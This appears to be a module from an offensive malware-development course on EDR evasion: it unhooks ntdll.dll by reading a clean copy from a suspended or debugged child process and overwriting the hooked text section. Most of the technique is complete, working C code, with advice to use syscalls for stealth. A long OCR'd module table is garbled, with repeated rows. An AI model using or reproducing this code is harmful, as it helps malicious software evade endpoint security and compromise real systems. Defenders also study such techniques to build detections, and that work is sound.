


NTDLL Unhooking - From a Suspended Process

Introduction

An alternative method to unhook `ntdll.dll` involves reading it from a suspended process. This works because EDRs require a running process to install their hooks and therefore a process created in a suspended state, will contain a clean `ntdll.dll` image allowing for the text section of the current process to be substituted with that of the suspended one.

During a typical process startup, the Windows Loader will load the executable image (e.g. `notepad.exe`) before proceeding to map the `ntdll.dll` image, followed by all of the process's DLL dependencies. However, creating a process in a suspended state results in only `ntdll.dll` being mapped. This works if the process is created as a debugged process as well which is shown in the image below via Process Hacker.



Getting The Required Information

To retrieve `ntdll.dll` from a remote process, it is necessary to determine the base address where NTDLL is mapped to. This process is simpler than it may initially appear and has already been carried out in the *Remote Function Stomping Injection* module. Since DLLs share the same base address, the local base address of `ntdll.dll` will be the same as the remote base address of it, this is shown in the following image by viewing NTDLL in 3 separate processes.

Notepad.exe (11076) Properties

General

Statistics

Performance

Threads

Token

Modules

Memory

Environment

Handles

GPU

Comment

Name	Base address	Size	Description
wintrust.dll	0x7f93e4e0000	416 KB	Microsoft Trust Verification
UIAutomationCore.dll	0x7f9f0b10000	4.25 MB	Microsoft UI Automation Co
uxtheme.dll	0x7f93e450000	688 KB	Microsoft UxTheme Library
WindowsCodecs.dll	0x7f9320c0000	1.68 MB	Microsoft Windows Codecs i
WmCore.dll	0x7f9f0750000	1.1 MB	Microsoft Windows WM
windows.storage.dll	0x7f932dc0000	8.39 MB	Microsoft WinRT Storage Af
Microsoft.UI.Xaml.dll	0x7f937e30000	6.12 MB	Microsoft.UI.Xaml.dll
Microsoft.Windows.Common-UI	0x7f9323a0000	108 KB	Microsoft® C Runtime Libr
runtime140_1.dll	0x7f934e50000	48 KB	Microsoft® C Runtime Libr
runtime140_1_app.dll	0x7f934ef0000	48 KB	Microsoft® C Runtime Libr
msvcwp_vin.dll	0x7f92e0c0000	628 KB	Microsoft® C Runtime Libr
vorbase.dll	0x7f93e450000	1.07 MB	Microsoft® C Runtime Libr
msvc140.dll	0x7f93e450000	568 KB	Microsoft® C Runtime Libr
runtime140.dll	0x7f93e450000	108 KB	Microsoft® C Runtime Libr
msvc140_app.dll	0x7f9f0750000	564 KB	Microsoft® C Runtime Libr
msctf.dll	0x7f92f1d0000	1.11 MB	MSCTF Server DLL
msim32.dll	0x7f930370000	200 KB	Multi-User Windows DM32
user32.dll.mui	0x2278e770000	20 MB	Multi-User Windows USER A
user32.dll	0x7f92e6c0000	1.68 MB	Multi-User Windows USER A
advapi32.dll	0x7f93e420000	48 KB	Net Win32 API Helpers DLL
ntdll.dll	0x7f930840000	2,044 KB	NT Layer DLL
ntapi.dll	0x7f9262c0000	1,944 KB	OLE32 Extensions for Win3
oleaut32.dll	0x7f92b510000	856 KB	OLEAUT32.DLL
OneCoreUAPCommonProxyStub.dll	0x7f92b3c1000	8.09 MB	OneCoreUAP Common Prox
powerprof.dll	0x7f92c8f0000	308 KB	Power Profile Helper DLL
propagat.dll	0x7f92b4c0000	132 KB	User Profile Basic API
propapi.dll	0x7f92b5a0000	988 KB	Microsoft Property Syste
propapi.dll.mui	0x2148c550000	64 KB	Microsoft Property Syste
prxyapi.dll	0x7f9212e0000	40 KB	
rasapi32.dll	0x7f927f60000	1.07 MB	Remote Access API
rasman.dll	0x7f924b0000	208 KB	Remote Access Connect
RealtekDefang.dll	0x7f92b620000	492 KB	Windows Easy Media Man
rpcrt4.dll	0x7f929660000	1.13 MB	Remote Procedure Call R
rtutils.dll	0x7f92730000	88 KB	Routing Utilities
RuntimeBroker.exe	0x7f927510000	124 KB	Runtime Broker
sechost.dll	0x7f92730000	632 KB	Host for SCHVDOCLASA1
setupapi.dll	0x7f92730000	4.42 MB	Windows Setup API
shcore.dll	0x7f927f80000	936 KB	SHCORE
shell32.dll	0x7f927f0000	7.71 MB	Windows Shell Common I
ShellCommonCommonProxyStub.dll	0x7f927f0000	1.23 MB	ShellCommon Common In
shlwapi.dll	0x7f927f80000	372 KB	Shell Light-weight Utility Li
SortDefault.nls	0x2148b0000	3.23 MB	
svchost.dll	0x7f9271b0000	160 KB	Server Service Client DLL
start.dll	0x7f9271b0000	384 KB	Security Support Provide
StartTitleData.dll	0x7f927f60000	5.79 MB	Start Title Data InProc Se
StructuredQuery.dll	0x7f927f60000	728 KB	Structured Query
TetheringStation.dll	0x7f927f60000	224 KB	Microsoft Windows Tethr
twinsapi.appcore	0x7f927f60000	2.4 MB	twinsapi.appcore
vorbase.dll	0x7f927f60000	1.07 MB	Microsoft® C Runtime Li
umdc.dll	0x7f927f60000	76 KB	User Mode Power Depen
user32.dll	0x7f927f60000	1.68 MB	Multi-User Windows USE
usermg.dll	0x7f927f60000	92 KB	UserMgr API DLL

RuntimeBroker.exe (20364) Properties

General

Statistics

Performance

Threads

Token

Modules

Memory

Environment

Handles

GPU

Comment

Name	Base address	Size	Description
msasn1.dll	0x7f92d5c0000	72 KB	ASN.1 Runtime APIs
msctf.dll	0x7f92f1d0000	1.11 MB	MSCTF Server DLL
msvcwp_vin.dll	0x7f92e0c0000	628 KB	Microsoft® C Runtime Li
nvcore.dll	0x7f92e0d0000	652 KB	Windows NT CRT DLL
msxml6.dll	0x7f91e6a0000	2.5 MB	MSXML 6.0
msxml6.dll	0x2148c70000	12 KB	XML Resources
NetworkIcon.dll	0x7f921a80000	244 KB	WinProc WinRT server for
NetworkIcon.dll.mui	0x2148b90000	4 KB	WinProc WinRT server for
NetworkListBroker.dll	0x7f91b520000	64 KB	NetworkListBroker DLL
rpmprom.dll	0x7f925080000	72 KB	Network List Manager Ph
rsd.dll	0x7f929550000	36 KB	NSI User-mode interface
ntdll.dll	0x7f930840000	2,044 KB	NT Layer DLL
ntapi.dll	0x7f9262c0000	208 KB	Windows NT WART2 pro
ole32.dll	0x7f930330000	1.6 MB	Microsoft OLE for Wind
oleaut32.dll	0x7f92b510000	856 KB	OLEAUT32.DLL
OneCoreCommonProxyStub.dll	0x7f92b580000	948 KB	OneCore Common Proxy
OneCoreUAPCommonPr	0x7f92b3c1000	8.09 MB	OneCoreUAP Common Pr
PowerProfileHelper.D	0x7f92c8f0000	308 KB	Power Profile Helper DLL
UserProfileBasicAPI	0x7f92b4c0000	132 KB	User Profile Basic API
MicrosoftPropertySys	0x7f92b5a0000	988 KB	Microsoft Property Syste
MicrosoftPropertySys	0x2148c550000	64 KB	Microsoft Property Syste
	0x7f9212e0000	40 KB	
RemoteAccessAPI	0x7f927f60000	1.07 MB	Remote Access API
RemoteAccessConnect	0x7f924b0000	208 KB	Remote Access Connect
WindowsEasyMediaMan	0x7f92b620000	492 KB	Windows Easy Media Man
RemoteProcedureCallR	0x7f929660000	1.13 MB	Remote Procedure Call R
RoutingUtilities	0x7f92730000	88 KB	Routing Utilities
RuntimeBroker	0x7f927510000	124 KB	Runtime Broker
HostforSCHVDOCLASA1	0x7f92730000	632 KB	Host for SCHVDOCLASA1
WindowsSetupAPI	0x7f92730000	4.42 MB	Windows Setup API
SHCORE	0x7f927f80000	936 KB	SHCORE
WindowsShellCommonI	0x7f927f0000	7.71 MB	Windows Shell Common I
ShellCommonCommonIn	0x7f927f0000	1.23 MB	ShellCommon Common In
ShellLight-weightUtili	0x7f927f80000	372 KB	Shell Light-weight Utility Li
	0x2148b0000	3.23 MB	
ServerServiceClientDL	0x7f9271b0000	160 KB	Server Service Client DLL
SecuritySupportProvide	0x7f9271b0000	384 KB	Security Support Provide
StartTitleDataInProcSe	0x7f927f60000	5.79 MB	Start Title Data InProc Se
StructuredQuery	0x7f927f60000	728 KB	Structured Query
MicrosoftWindowsTethr	0x7f927f60000	224 KB	Microsoft Windows Tethr
twinsapi.appcore	0x7f927f60000	2.4 MB	twinsapi.appcore
MicrosoftCRuntimeLib	0x7f927f60000	1.07 MB	Microsoft® C Runtime Li
UserModePowerDepen	0x7f927f60000	76 KB	User Mode Power Depen
Multi-UserWindowsUSE	0x7f927f60000	1.68 MB	Multi-User Windows USE
UserMgrAPIDLL	0x7f927f60000	92 KB	UserMgr API DLL

dllhost.exe (22012) Properties

General

Statistics

Performance

Threads

Token

Modules

Memory

Environment

Handles

GPU

Comment

Name	Base address	Size	Description
C:\NTLSDLL	0x2c3c40000	68 KB	
C:\NTLSDLL	0x2c3c40000	68 KB	
dllhost.exe	0x7f92744c30000	36 KB	CNT Surrogate
ExtensibleStorageEngi	0x7f9f1a60000	3.75 MB	Extensible Storage Engi
ExtensibleStorageEngi	0x2c3c00000	80 KB	Extensible Storage Engi
GDI Client DLL	0x7f9f3240000	164 KB	GDI Client DLL
GDI Client DLL	0x7f9f3240000	1.09 MB	GDI Client DLL
Run-time utility for Inter	0x7f9273a0000	2.7 MB	Run-time utility for Inter
Multi-User Windows DM3	0x7f930370000	200 KB	Multi-User Windows DM3
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft Property Syste
Microsoft Property Syste	0x2c3c00000	64 KB	Microsoft

Therefore when any process is created, including child processes, in a suspended state, its `ntdll.dll` base address is known in advance. However, its size is not known and will need to be calculated by parsing the PE headers of the local `ntdll.dll` image and accessing its `OptionalHeader.SizeOfImage` element which contains the size of the image. For this reason, the following function `GetNtdllSizeFromBaseAddress` is created, which has one parameter, `pNtdllModule`, that will be the base address of an image (i.e. `ntdll.dll`) to fetch its size. The `pNtdllModule` parameter can be supplied using the `FetchLocalNtdllBaseAddress` function which was used in previous NTDLL unhooking modules to retrieve the base address of the `ntdll.dll` image.

```
SIZE_T GetNtdllSizeFromBaseAddress(IN PVOID pNtdllModule) {
    PIMAGE_DOS_HEADER pImgDosHdr = (PIMAGE_DOS_HEADER)pNtdllModule;
    if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
        return NULL;

    PIMAGE_NT_HEADERS pImgNtHdrs = (PIMAGE_NT_HEADERS)(pNtdllModule +
        pImgDosHdr->e_lfanew);
    if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
        return NULL;

    return pImgNtHdrs->OptionalHeader.SizeOfImage;
}
```

```
PVOID FetchLocalNtdllBaseAddress() {
#ifdef _WIN64
    PPEB pPeb = (PPEB)__readgsqword(0x60);
#elif _WIN32
    PPEB pPeb = (PPEB)__readfsdword(0x30);
#endif // _WIN64

    // Reaching to the 'ntdll.dll' module directly (we know its the 2nd image
    after 'SuspendedProcessUnhooking.exe')
```

```

        // 0x10 is = sizeof(LIST_ENTRY)
        PLDR_DATA_TABLE_ENTRY pLdr = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pPeb->Ldr-
>InMemoryOrderModuleList.Flink->Flink - 0x10);

        return pLdr->DllBase;
    }

```

Creating A Suspended Process

This has been performed several times throughout the course by using `CreateProcessA` with the `CREATE_SUSPENDED` or `DEBUG_PROCESS` flags. In the code below, the `DEBUG_PROCESS` flag will be used.

After the process is created, `ReadProcessMemory` is used to read the `ntdll.dll` image. The process is then detached using the [DebugActiveProcessStop](#) WinAPI and then terminated with the [TerminateProcess](#) WinAPI. Note that the process won't be terminated if it's not detached first.

If the `CREATE_SUSPENDED` flag was used then replace the `DebugActiveProcessStop` WinAPI with `ResumeThread`.

The above logic is illustrated programmatically in the following `ReadNtdllFromASuspendedProcess` function.

```

BOOL ReadNtdllFromASuspendedProcess(IN LPCSTR lpProcessName, OUT PVOID* ppNtdllBuf)
{
    CHAR    cWinPath[MAX_PATH / 2]  = { 0 };
    CHAR    cProcessPath[MAX_PATH]  = { 0 };

    PVOID    pNtdllModule            = FetchLocalNtdllBaseAddress();
    PBYTE    pNtdllBuffer            = NULL;
    SIZE_T    sNtdllSize              = NULL,
              sNumberOfBytesRead     = NULL;

    STARTUPINFO    Si    = { 0 };
    PROCESS_INFORMATION    Pi    = { 0 };

    // cleaning the structs (setting elements values to 0)
    RtlSecureZeroMemory(&Si, sizeof(STARTUPINFO));
    RtlSecureZeroMemory(&Pi, sizeof(PROCESS_INFORMATION));

    // setting the size of the structure
    Si.cb = sizeof(STARTUPINFO);

    if (GetWindowsDirectoryA(cWinPath, sizeof(cWinPath)) == 0) {
        printf("[!] GetWindowsDirectoryA Failed With Error : %d \n",
GetLastError());
        goto _EndOfFunc;
    }

    // 'sprintf_s' is a more secure version than 'sprintf'
    sprintf_s(cProcessPath, sizeof(cProcessPath), "%s\\System32\\%s", cWinPath,
lpProcessName);

```

```

    if (!CreateProcessA(
        NULL,
        cProcessPath,
        NULL,
        NULL,
        FALSE,
        DEBUG_PROCESS,          // Substitute of CREATE_SUSPENDED
        NULL,
        NULL,
        &Si,
        &Pi)) {
        printf("[!] CreateProcessA Failed with Error : %d \n",
GetLastError());
        goto _EndOfFunc;
    }

    // allocating enough memory to read ntdll from the remote process
    sNtdllSize = GetNtdllSizeFromBaseAddress((PBYTE)pNtdllModule);
    if (!sNtdllSize)
        goto _EndOfFunc;
    pNtdllBuffer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, sNtdllSize);
    if (!pNtdllBuffer)
        goto _EndOfFunc;

    // reading ntdll.dll
    if (!ReadProcessMemory(Pi.hProcess, pNtdllModule, pNtdllBuffer, sNtdllSize,
&sNumberOfBytesRead) || sNumberOfBytesRead != sNtdllSize) {
        printf("[!] ReadProcessMemory Failed with Error : %d \n",
GetLastError());
        printf("[i] Read %d of %d Bytes \n", sNumberOfBytesRead,
sNtdllSize);
        goto _EndOfFunc;
    }

    *ppNtdllBuf = pNtdllBuffer;

    // terminating the process
    if (DebugActiveProcessStop(Pi.dwProcessId) && TerminateProcess(Pi.hProcess,
0)) {
        // process terminated successfully
    }

_EndOfFunc:
    if (Pi.hProcess)
        CloseHandle(Pi.hProcess);
    if (Pi.hThread)
        CloseHandle(Pi.hThread);
    if (*ppNtdllBuf == NULL)

```

```

        return FALSE;
    else
        return TRUE;
}

```

Putting It All Together

Once a fresh copy of `ntdll.dll` has been successfully retrieved, the next step is to overwrite the hooked text section with the clean one. This is achieved using the `ReplaceNtdllTxtSection` function, as demonstrated in previous modules.

Note that the unhooked copy of `ntdll.dll` was read from a memory region where it was mapped, being the suspended process's address space. This means that the offset to the text section of the clean NTDLL file is `IMAGE_SECTION_HEADER.VirtualAddress (4096)`.

```

BOOL ReplaceNtdllTxtSection(IN PVOID pUnhookedNtdll) {

    PVOID                pLocalNtdll        = (PVOID)FetchLocalNtdllBaseAddress();

    // getting the dos header
    PIMAGE_DOS_HEADER    pLocalDosHdr       = (PIMAGE_DOS_HEADER)pLocalNtdll;
    if (pLocalDosHdr && pLocalDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
        return FALSE;

    // getting the nt headers
    PIMAGE_NT_HEADERS    pLocalNtHdrs      = (PIMAGE_NT_HEADERS)
((PBYTE)pLocalNtdll + pLocalDosHdr->e_lfanew);
    if (pLocalNtHdrs->Signature != IMAGE_NT_SIGNATURE)
        return FALSE;

    PVOID                pLocalNtdllTxt    = NULL, // local hooked text section base
address
                                pRemoteNtdllTxt = NULL; // the unhooked text section
base address
    SIZE_T               sNtdllTxtSize     = NULL; // the size of the text section

    // getting the text section
    PIMAGE_SECTION_HEADER pSectionHeader = IMAGE_FIRST_SECTION(pLocalNtHdrs);

    for (int i = 0; i < pLocalNtHdrs->FileHeader.NumberOfSections; i++) {

        // the same as if( strcmp(pSectionHeader[i].Name, ".text") == 0 )
        if ((* (ULONG*)pSectionHeader[i].Name | 0x20202020) == 'xet.') {
            pLocalNtdllTxt = (PVOID)((ULONG_PTR)pLocalNtdll +
pSectionHeader[i].VirtualAddress);
            pRemoteNtdllTxt = (PVOID)((ULONG_PTR)pUnhookedNtdll +

```

```

pSectionHeader[i].VirtualAddress);
        sNtdllTxtSize = pSectionHeader[i].Misc.VirtualSize;
        break;
    }
}

//-----

// small check to verify that all the required information is retrieved
if (!pLocalNtdllTxt || !pRemoteNtdllTxt || !sNtdllTxtSize)
    return FALSE;

// small check to verify that 'pRemoteNtdllTxt' is really the base address
of the text section
if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt)
    return FALSE;

//-----

DWORD dwOldProtection = NULL;

// making the text section writable and executable
if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, PAGE_EXECUTE_WRITECOPY,
&dwOldProtection)) {
    printf("[!] VirtualProtect [1] Failed With Error : %d \n",
GetLastError());
    return FALSE;
}

// copying the new text section
memcpy(pLocalNtdllTxt, pRemoteNtdllTxt, sNtdllTxtSize);

// rrestoring the old memory protection
if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, dwOldProtection,
&dwOldProtection)) {
    printf("[!] VirtualProtect [2] Failed With Error : %d \n",
GetLastError());
    return FALSE;
}

return TRUE;
}


```

Improving The Implementation


The current implementation unhooks `ntdll.dll` using WinAPIs. For a stealthier implementation, direct or indirect syscalls should be used to perform unhooking. This will be left as an objective for the reader.

Demo

A suspended child process with PID 6412.



The hooked ntdll.dll text section to be replaced.



The text section base address of the unhooked ntdll.dll.

